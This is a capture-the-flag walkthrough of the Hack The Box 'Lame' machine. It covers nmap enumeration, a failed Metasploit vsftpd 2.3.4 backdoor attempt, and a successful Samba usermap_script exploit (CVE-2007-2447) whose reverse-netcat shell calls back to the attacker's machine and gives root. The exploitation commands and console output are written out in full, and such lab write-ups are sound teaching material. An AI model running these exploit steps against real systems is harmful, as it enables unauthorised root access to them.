# [LAME- BOX]

Hi folks, today I am going to solve an Easy rated hack the box machine which was released on 14 Mar 2017 as the first machine on HTB,Lame created by ch4p.So without any further intro, let'sf jump in.

# common enumeration


## Nmap

*Ftp and ssh*
Samba
*Unix Debian

### code-nmap

```
nmap -sV -sC -oA nmap/lame 10.10.10.3
```

### Output



```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-03 17:52 EAT
Nmap scan report for 10.10.10.3
Host is up (0.35s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2024-08-03T10:53:46-04:00
|_clock-skew: mean: 2h00m24s, deviation: 2h49m45s, median: 21s
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.74 seconds
```

looking at the results we find that they are 5 ports open and its a unix Samba 3.0.20 Debian machine.

port[21]-ftp
port[22]-ssh
port[139]-netbios-ssn
port[445]-netbios-ssn


`NB` - We note that the `ftp` is version `vsftpd 2.3.4` and allows Anonymous login. We then connect to the server to see if we can enumerate something. With `anonymous:anonymous`

## FTP

### code

```
ftp 10.10.10.3
```

### output





We see that their is no files to enumerate, so we look up for potential vulnerabilities of version `2.3.4` of the service.

### code

```
searchsploit ftp 2.3.4
```

### output



We learn that the version is vunerable to a `backdoor` and can be exploited using `metasploit` and a `python Script` I will Illustrate the two exploits.Let's examine the two exploits we can be able to copy the exploits to our working directories so that we can be able to access it easily.

## Metasploit

### code

```
searchsploit -m 17491
```

### output


lets examine the exploit to see how we can enumerate this server

### code

```
searchsploit 17491 --examine
```

### output


```
def initialize(info = {})
                super(update_info(info,
                        'Name' => 'VSFTPD v2.3.4 Backdoor Command Execution',
                        'Description' => %q{
                                        This module exploits a malicious
backdoor that was added to the VSFTPD download archive. This backdoor was
introdcued into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July
1st 2011 according to the most recent information available. This backdoor was
removed on July 3rd 2011.
                        },
                        'Author'         => [ 'hdm', 'mc' ],
                        'License'        => MSF_LICENSE,
                        'Version'        => '$Revision: 13099 $',
                        'References'     =>
```

This Vulnerability was assigned a CVE-2011-2523 so lets exploit with metasploit.

We the launch metasploit console

**code**

```
msfconsole
```

Then we select the `vsftpd_234_backdoor` and select relevant parameters;

**code**

```
search ftp 2.3.4
use 0
options
set RHOTS 10.10.10.3
```

**output**

```
msf6 > search ftp 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metaspl
                                       oit.html
   RPORT    21               yes       The target port (TCP)
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.10.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.
anonymous
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > anonymous
[-] Unknown command: anonymous. Run the help command for more details.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

The exploit failed to land a shell so we move on to the next service .


## SMB

We enumerate `smb` service using `smbmap` samba `3.0.20` is running on the target

**code**

```
smbmap -H 10.10.10.3
```

**output**






We learn that we have `read/write` access on the `tmp` share. We access the share using `smbclient's` anonymous login.

**code**

```
smbclient -N \\\\10.10.10.3\\tmp
```

**output**





But do not see anything of interest. We then use searchsploit to find the vulnerability of samba `3.0.20`

# Foothold

**code**

```
searchsploit samba 3.0.20
```

**output**




lets use metasploit exploit as we see an interesting entry of `Remote code Execution (RCE)` Vulnerablity to exploit the service.

```
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution
(Metasploit)                      | unix/remote/16320.rb
```

The Vulnerability allowing this exploit was assigned CVE-2007-2447 and stems from the `MS-RPC` functionality in `smbd` . This functionality allows remote attackers to execute `arbitrary commands` via shell `metacharacters` involving the `samChangePassword` function when the username map script option is enabled in smb `.conf` . Additionally it allows remote authenitcated user to execute commands via shell `metacharacters` involving `MS-RPC` function in the remote printer and file share management.

We lanch the Metasploit once again to search the module and execute the exploit.

**code**

```
msfconsole
```

Then we select `exploit/multi/samba/usermap_script` and select relevant parameters

**code**

```
search samba 3.0.20
use 0
options
set RHOSTS 10.10.10.3
set LHOSTS 10.10.14.4
```

**output**

```
msf6 > search samba 3.0.20

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metaspl
                                       oit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):
```

To use the module, we must set RHOSTS to the target IP address and LHOST to our machine's tun0 IP address.

A listener is started on the designated port, and shortly afterwards, we get a callback, landing us a shell on the target system as the root user.

**output**

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > set LHOST 10.10.14.4
LHOST => 10.10.14.4
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.14.4:4444
[*] Command shell session 1 opened (10.10.14.4:4444 -> 10.10.10.3:38532) at 2024-08-03 20:38:21 +0300

id
uid=0(root) gid=0(root)
```

We successful `pwnd` the box we can now locate the `user flag` from `/home/makis/`

```
id
uid=0(root) gid=0(root)
cat /home/makis/user.txt
[redacted]
```

and the `root flag` from `/root/root.txt`

```
id
uid=0(root) gid=0(root)
id
uid=0(root) gid=0(root)
cat /root/root.txt
[redacted]
```

```
-------------------------END successful attack @lesley----------------------
```